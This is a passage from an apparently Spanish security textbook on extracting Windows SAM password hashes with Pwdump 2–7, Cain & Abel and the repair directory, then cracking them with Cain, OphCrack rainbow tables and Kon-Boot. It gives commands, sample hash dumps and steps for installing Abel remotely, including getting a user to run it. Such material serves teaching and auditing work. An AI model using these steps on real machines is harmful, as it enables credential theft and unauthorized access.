Si queremos extraer el SAM en esta nueva situación, tenemos dos opciones; la primera es arrancar con otro sistema operativo que funcione con particiones NTFS en la misma máquina, a través de un disco duro que anexemos, o utilizando una partición diferente en el disco duro existente; en la segunda opción se puede utilizar una utilidad denominada NTFSDOS.exe, la podemos encontrar en la Web del autor *http://www.sysinternal.com*; esta famosa herramienta nos permite trabajar con volúmenes NTFS bajo un entorno de MS-DOS.

4.4.3.2 EXTRAER EL SAM CON PWDUMP

Pwdump, en su primera versión, es una herramienta creada con el fin de extraer el contenido del SAM en un fichero de texto. Para poder realizar esta función, necesita tener privilegios de administrador, y sólo se puede ejecutar de forma local. **Pwdump** funciona para todos aquellos sistemas NT que no tienen instalado el servicio Syskey (mencionado anteriormente), es decir, para aquellas plataformas cuya versión sea anterior a Windows NT 4.0 con Service Pack 2, algo prácticamente improbable hoy en día.

Pwdump2 es la siguiente versión de esta famosa herramienta; fue desarrollada por Tod Sabin con el objetivo de conseguir los datos del SAM que estuvieran encriptados con el servicio Syskey, esto implica que **Pwdump2** podía trabajar con los sistemas operativos basados en Windows NT 4.0 con SP2, Windows 2000/2003 y Windows XP. Su funcionalidad se basa en la inyección de código en bibliotecas DLL (*DLL injection*) que tengan permiso de ejecución como administrador/system, más concretamente, utiliza el servicio lsass.exe (*Local Security Authority Subsistem*) para inyectar el código y obtener como salida el SAM del sistema. La desventaja de esta herramienta es que se ejecuta en modo local y necesita permisos de administrador para poder funcionar.

```
C:\>pwdump2.exe

Administrador:500:b757bf5c0d87772faad3b435b51404ee:7ce21f17c0aee7fb9ceba5
32d0546ad6:::

Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
089c0:::

SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:f65640c05db119c26c
0a0b607ce87079:::
```

Nota: si queremos guardar los datos de salida proporcionado por **Pwdump2** debemos escribir pwdump2.exe >contraseñas.txt.

Pwdump3 es otra nueva versión que fue diseñada por *Phil Staubs* en la empresa e-business Technology Inc., la cual está basada en la versión **Pwdump2** desarrollada por Tod Sabin. Cada vez que ejecutemos esta herramienta nos pedirá un usuario y una contraseña de una cuenta que sea miembro del grupo de los administradores. Su funcionamiento se basa en establecer una conexión del recurso compartido ADMIN$ con la máquina víctima. A través de esta conexión, instala un servicio denominado **pwservice.exe** que se encarga de extraer los *hashes* y enviarlos utilizando el protocolo SMB (*Server Message Block*), dicho protocolo se encarga del uso compartido de los archivos, carpetas e impresoras de forma transparente entre los ordenadores de una red.

A partir de aquí utiliza el método *DLL injection* descrito en el párrafo anterior. La debilidad de esta herramienta radica en el hecho de que trabaja extrayendo el SAM a través de la red; si queremos ejecutar **pwdump3** en modo local nos dará un error. Su sintaxis es **Pwdump3** <NombrePC> [Fichero de Salida] [Nombre de Uusario].

```
C:\>pwdump3 HACK contraseñas.txt administrador
pwdump3e (rev 1) by Phil Staubs, e-business technology, 23 Feb
2001
Copyright 2001 e-business technology, Inc.
Cap_04.PM6 19/11/2004, 12:53 195
196
This program is free software based on pwpump2 by Todd Sabin
under
the GNU General Public License Version 2 (GNU GPL), you can
redistribute it and/or modify it under the terms of the GNU GPL,
as published by the Free Software Foundation. NO WARRANTY,
EXPRESSED OR IMPLIED, IS GRANTED WITH THIS PROGRAM. Please see
the COPYING file included with this program (also available at
www.ebiz-tech.com/pwdump3) and the GNU GPL for further details.
Please enter the password>****
Completed.
```

Pwdump4 ha basado su diseño en la versión anterior creada por Phil Staubs. La mejora más clara que se ha incorporado a esta utilidad es la posibilidad de trabajar tanto en forma local como en forma remota, también permite elegir el recurso compartido a través del cual se copiarán los archivos. Si utilizamos el **Pwdump4** para extraer el SAM de forma local, sólo nos mostrará aquellos usuarios que no se hayan creado por defecto en el sistema, como es la cuenta de invitado. Su sintaxis es **Pwdump4** [IPremota o **/l** (si queremos que funcione de forma local)] [/**s**:recurso] [/**o**:fichero de salida] [/**u**:Nombre de usuario].

```
C:\PWDUMP4>pwdump4 /l /o:contraseñas.txt /u:administrador
Pwdump4 by bingle@email.com.cn
This program is free software based on pwpump3 by Phil Staubs
under the GNU General Public License Version 2.
SRV>Version: OS Ver 5.0,, ServerTerminal
```

Pwdump7 es la última versión de esta herramienta. Ha sido creada por Andres Tarasco y puede ser descargada de su página oficial, en la dirección: *http://www.tarasco.org/security/pwdump_7/index.html*. Esta versión se diferencia del resto por la forma en la que extrae el archivo SAM, y es que esta herramienta cuenta con sus propios controladores de sistema de archivos, lo que le permite al atacante malicioso extraer la información de SYSTEM y de SAM directamente del disco. Esta herramienta cuenta con una amplia lista de compatibilidad, incluso trabaja con sistemas Windows 7, Windows 2008 Server y XP Service Pack 3.

```
C:\pwdump7>PwDump7.exe

Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrador:500:A8F3D2C8F746815A13B1CBB8350C1DC5:B43C2E2F0EB0B3F877337E
049E1612D4:::

Invitado:501:NO PASSWORD*********************:NO
PASSWORD*********************:::

Asistente de
Ayuda:1000:CCCFE5EEDD20317D171A0E070F0D9DCF:99024C73D9A2C6808E9CBD6709597
D1D:::

SUPPORT_388945a0:1002:NO
PASSWORD*********************:E95420E97A5DA508E35ADA736023BA9B:::

LNSS_MONITOR_USR:1008:NO PASSWORD*********************:674254
B1FE0BC795B0099BAB04923113:::
```

A continuación se listan las distintas opciones mediante las cuales se puede trabajar con **Pwdump7**. Bastará con ejecutar la herramienta con el parámetro **–h**:

```
C:\pwdump7>PwDump7.exe -h
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es


usage:
pwdump7.exe                                (Dump system passwords)
pwdump7.exe -s <samfile> <systemfile>      (Dump passwords from files)
pwdump7.exe -d <filename> [destionation]   (Copy filename to destionation)
pwdump7.exe -h                             (Show this help)
```

* Las versiones de **Pwdump** que hemos visto se pueden encontrar de manera fácil en Internet o visitando las páginas Web señaladas de sus autores.

4.4.3.3 EXTRAER EL SAM UTILIZANDO CAIN & ABEL

En este capítulo ya se ha mencionado el uso de esta magnífica herramienta que ha servido para enumerar los usuarios, recursos y servicios de una máquina. Ahora se explicará un uso adicional, la extracción de todos los *hashes* de una máquina remota dentro de una red local.

Este programa está compuesto por una herramienta gráfica principal denominada **Cain** y por un ejecutable que instala un servicio remoto denominado **Abel**. A través de **Abel** existen muchas funcionalidades, como una puerta trasera, o la posibilidad de extraer los *hashes* del equipo donde se encuentre instalado.

Su funcionamiento es muy sencillo. Lo primero que debe hacer es instalar el servicio Abel en la máquina remota de la cual quiera extraer las contraseñas; esto se puede hacer de dos maneras:

Deberá enviar los ficheros Abel.exe y Abell.dll a dicha máquina y hacer que el usuario ejecute el primer archivo mencionado.

Abrir **Cain** y seguir los siguientes pasos: en la pestaña **Network** seleccione la raíz del árbol **Microsoft Windows Network**, cuando lo tenga seleccionado, despliegue el subárbol **All Computers** y elija el equipo remoto objetivo, despliegue de nuevo el subárbol hasta llegar a una hoja que se denomina **Services**, seleccione ésta y con el botón derecho del ratón elija la opción **Install Abel**.




Figura 4.10. Instalación del servicio Abel

Cuando el servicio Abel esté instalado, deberá aparecer un nuevo subárbol de opciones cuya raíz se denomina "**Abel**". Entre las diferentes posibilidades que permite realizar este servicio, existe una que se llama "**Hashes**"; si la selecciona, obtendrá un listado de las contraseñas cifradas pertenecientes al sistema remoto, como se muestra en la figura siguiente. Si selecciona todas las claves que ha encontrado Abel y hace clic con el botón derecho, desplegará un submenú, desde donde podrá elegir exportar los *hashes* en un fichero con formato especifico, para su posterior análisis, hasta permitirnos enviar las contraseñas cifradas al propio *cracker* que Cain incorpora.




Figura 4.11. Extracción de hashes a través de Abel

4.4.3.4 EXTRAER EL SAM DEL DIRECTORIO REPAIR

En las plataformas Windows NT, 2000/2003 y XP existe una utilidad denominada RDisk, la cual permite recuperar fallos en el sistema operativo gracias a que guarda en el directorio %WindowsRoot%\repair una copia de seguridad de los datos más importantes. Entre la información que se almacena en dicho lugar, se

encuentra un archivo denominado "SAM._", donde se guarda de forma comprimida el SAM del sistema. Este fichero se puede copiar y modificar sin que el sistema imponga algún tipo de bloqueo. Si alguna vez se ha utilizado esta aplicación, las credenciales de las cuentas de usuario se habrán guardado en este directorio, con lo que tan solo deberemos descomprimir el archivo "SAM._" utilizando el comando **expand** a través de la consola de Windows.

```
C:\WINNT\repair>expand sam.__ sam2
Microsoft (R) File Expansion Utility Version 5.1.2600.0
Copyright (C) Microsoft Corp 1990-1999. All rights reserved.
Copiando sam.__ a sam2.
sam.__: 24576 bytes copiados.
```

4.4.4 Métodos de *cracking* de contraseñas

Siempre que posea una contraseña cifrada, ya sea de una cuenta de usuario del sistema, de una cuenta de correo electrónico, una clave de validación en un servicio FTP, etc., debe tener tres técnicas fundamentales en mente que le permitirán *crackear* (obtener en formato humano) su contenido. En este tipo de escenarios, la única variable importante será el tiempo de cómputo necesario. A continuación, se enumeran los métodos de *cracking* más importantes:

- **Ataque de Diccionario**. Esta técnica es la más veloz de las mencionadas. Su proceso es muy sencillo: se necesita un diccionario o lista de contraseñas que se irán comparando con la contraseña real hasta que una de ellas coincida; como es de suponer este método no garantiza conseguir la contraseña, ya que puede que no figure en el diccionario que se utilice. Es un método eficaz contra contraseñas débiles, aunque se necesita un diccionario de palabras bastante extenso. Recuerdo un foro donde uno de los asiduos comentaba que eres tan poderoso como lo sea tu diccionario. Por tanto lo importante será hacerse con potentes y completos diccionarios en diferentes idiomas y de distintos tipos.

- **Ataque de Fuerza Bruta**. Es otra técnica muy utilizada y eficaz. Consiste en realizar combinaciones de caracteres alfanuméricos entre un rango que depende de la longitud de la contraseña. Con este método asegurará conseguir la clave cifrada; el mayor inconveniente que surge es el tiempo o tiempo de cómputo. Para solucionar este problema, puede utilizar un poco de ingenio y aplicar métodos de ingeniería social para acotar el rango de caracteres posibles (letras mayúsculas o minúsculas, si sólo utiliza dígitos, etc.) y establecer una posible longitud de la contraseña.

- **Ataque Híbrido**. Este ataque combina los anteriores dos métodos; ciertos programas como OphCrack utilizan esta técnica para generar posibles combinaciones de claves añadiendo o combinando caracteres de las palabras que forman parte del diccionario.

4.4.5 *Crackeando* el SAM

Como ha sido mencionado anteriormente, las funciones *hashes* se caracterizan por ser unidireccionales, es decir, una vez cifradas no hay forma computable de volver al estado inicial (ver el siguiente gráfico). Cuando el sistema operativo va a verificar si la contraseña escrita en un sistema de validación de usuarios es correcta, lo primero que hace es aplicarle la función *hash* a la clave introducida, luego compara el resultado con el *hash* que tiene guardado en el SAM y, si son iguales, permite el acceso a ese usuario, todo esto de una manera bastante resumida, pero entendible. Los sistemas de *cracking* que se usan para descifrar la contraseña de un *hash* se basan en la misma práctica.




Figura 4.12. Sistema de desciframiento de claves con hashes

De aquí en adelante, se explicarán tres programas fundamentales que permiten aplicar los métodos de *cracking* anteriormente explicados a los *hashes* que hemos conseguido a través del fichero SAM.

4.4.5.1 *CRACKEAR* EL SAM CON CAIN & ABEL

Esta herramienta polivalente permite descifrar las contraseñas de los *hashes* de casi cualquier tipo de validación, desde los basados en la autenticación

LAN Manager, NTLM y NTLMv2, hasta llegar a analizar los correspondientes con los servidores de base de datos Microsoft SQL Server, MySQL y Oracle.

Para poder trabajar con esta utilidad deberá seleccionar la pestaña **Cracker** dentro de la ventana principal de Cain. La interfaz está dividida en dos recuadros: el primero de ellos (panel izquierdo) muestra un árbol con los distintos tipos de *hashes* que se pueden *crackear*; el segundo recuadro se rellena con los *hashes* que le especifiquen al presionar el botón que aparece con un símbolo "+" en azul (como se muestra en la siguiente figura). Si selecciona uno de estos *hashes* y presiona el botón derecho del ratón, el programa le mostrará un submenú donde podrá elegir entre varias opciones: un método de *cracking* basado en ataques de diccionario y uno de fuerza bruta. En la siguiente figura se muestra la ventana que saldría si eligiese un ataque de fuerza bruta. En esta ventana de configuración deberá seleccionar los posibles caracteres alfanuméricos y la longitud a utilizar para crear las combinaciones que serán utilizadas como contraseña.




Figura 4.13. Utilidad de Cain para crackear hashes




Figura 4.14.Ventana de configuración de los ataques de fuerza bruta con Cain

4.4.5.2 OPHCRACK

La herramienta OphCrack es parte de un proyecto Open Source que busca brindar a la comunidad una herramienta libre capaz de descifrar los *hashes* de autenticación de un sistema Microsoft. Cuenta con una interfaz muy amigable e intuitiva, además de hacer su trabajo de forma muy eficiente. Es por ello que rápidamente se ha convertido en una de las aplicaciones más utilizadas en la industria de la seguridad informática y la auditoría de contraseñas. Si está interesado en descargarla puede conseguirla en: *http://ophcrack.sourceforge.net*.

El secreto de esta herramienta es una ingeniosa y eficiente implementación de las *rainbow tables*. Para llegar a comprender bien la definición de una *rainbow table* debe recordar el concepto mencionado anteriormente de un ataque de diccionario. Un diccionario para un atacante malicioso es un conjunto de palabras que pueden tener o no sentido, pero que sirven para ser comparadas con la contraseña que se quiere obtener. Imagine ahora que tiene 3 sistemas a los cuales quiere atacar mediante un ataque de diccionario. Si toma en cuenta la cantidad de recurso en procesamiento consumido, la mayor parte de ésta es para aplicar el algoritmo *hash* a la palabra y obtener un valor *hash* que será comparado con el de la contraseña. Una *rainbow table* está constituida solamente por valores *hash*, eso quiere decir que todo el procesamiento de conversión de las palabras a valores *hash* ya fue realizado. Consecuentemente, esto hace que los ataques de *rainbow table* sean más eficientes y mucho más veloces. De la misma manera que se mencionó que un diccionario es tan bueno como la cantidad de palabras o combinaciones en él, una *rainbow table* tendrá mayores tasas de éxito siempre y cuando tenga más

valores *hash* procesados de palabras y/o combinaciones. En la actualidad existen servicios en línea con *rainbow tables* gigantes, pruebe a buscar algunas en Google.

OphCrack se encuentra disponible en dos presentaciones, como instalador y como *Live CD*. A continuación, se explicará cómo ejecutar la aplicación en su segundo tipo de presentación, es decir, como *Live CD.* Lo primero que debe hacer es descargar la herramienta en su presentación *Live*, seguramente descargará un archivo de imagen (extensión .iso). Este archivo pertenece a una imagen de CD y deberá ser grabado en uno, como tal. La imagen que ha grabado en el CD ha sido previamente configurada para funcionar en modo de disco de arranque, es decir que le permitirá a su sistema arrancar desde este mismo sin tener que ejecutar archivos del disco duro del ordenador.

Una vez que tiene el CD con la imagen grabada en él deberá insertarlo y reiniciar el ordenador. Si consiguió que OphCrack inicie desde el CD antes que su sistema operativo desde el disco duro, debería tener una pantalla distinta a la de su sistema Microsoft. Si, por el contrario, su sistema Microsoft ha iniciado de forma normal, significa que la herramienta no se logró ejecutar. Un error común a la hora de utilizar este programa es olvidar el orden de carga o inicio de los dispositivos configurados en el BIOS. Si al iniciar el sistema con el CD insertado no llega a la pantalla de OphCrack, es muy probable que tenga que modificar esta configuración en el BIOS de su ordenador.




Figura 4.15. Menú inicial de OphCrack

Si tuvo éxito y la herramienta OphCrack se ejecutó, podrá ver una pantalla de entrada a Ophcrack. Si no realiza ninguna acción con el teclado para elegir algunas de las opciones, Ophcrack elegirá sus opciones por defecto, es decir, en modo automático y gráfico. A continuación, se explicará brevemente cada una de las opciones presentadas en la pantalla inicial de la herramienta.

- *OphCrack Graphic mode – automatic.* Ésta es la opción por defecto, si en los primeros segundos no hace alguna elección, la herramienta ejecutará este modo en el cual intentará obtener los hashes del sistema Microsoft y tratará de descifrarlos en forma automática.
- *OphCrack Graphic mode – manual*. Esta opción es por si desea configurar cada una de las opciones de la herramienta, como idioma, tipo de teclado y resolución.
- *OphCrack Graphic mode – Low RAM.* Esta opción asegura el mínimo de consumo en memoria RAM en un ambiente gráfico. Es ideal para ordenadores antiguos o para ambientes virtualizados que cuentan con pocos recursos.
- *OphCrack Text mode*: Éste es el modo que menos recursos utiliza. Si cuenta con una cantidad de memoria RAM muy limitada y quizás tiene poca capacidad de procesamiento, es recomendable utilizar esta opción.

Como medida de memoria RAM mínima, deberá tener al menos la cantidad de RAM libre para cargar de forma completa el CD de OphCrack en memoria. Es decir, más de 415 MB.




Figura 4.16. OphCrack en acción

Este programa ofrece también otras características importantes como la posibilidad de cargar un solo *hash* o un archivo SAM. Esto en el escenario en el que previamente se obtuviera un archivo con los *hashes* de un ordenador adicional con alguna de las herramientas mencionadas anteriormente y quisiéramos realizar el proceso de descifrado con OphCrack. Para realizar esto deberá seguir los siguientes pasos:

1. Cargar OphCrack en su sistema.
2. Si la herramienta se encuentra tratando de descifrar las contraseñas del sistema actual, detenga la actividad haciendo clic en **STOP**.
3. Elija la opción **Load** y acto seguido podría escoger entre brindarle como información a OphCrack un solo *hash* o un archivo con *hashes* de sistemas.
4. Indique la ubicación de su archivo *hash*.
5. Seleccione **Crack** para empezar con el proceso de descifrado.

4.4.5.3 KONBOOT

Ésta es una herramienta que ha ganado mucha popularidad por la simplicidad de su uso y su efectividad. Konboot permite sobrepasar en tiempo real la protección que establecen los sistemas mediante métodos de autenticación. A diferencia de la herramienta anterior, Konboot necesariamente tiene que ejecutarse desde un CD de arranque, porque la aplicación establece un puente entre su código y el sistema local, lo cual le permite parchear temporalmente, y solamente en memoria RAM, aquellos archivos que hacen algún llamado o uso de las credenciales locales. Como resultado de esta inyección de código, el sistema hace caso omiso de sus propias credenciales y no las solicita a la hora de dar inicio. Si desea descargar esta fabulosa herramienta, puede hacerlo desde su Web oficial: *http://www.piotrbania.com/all/kon-boot/*.

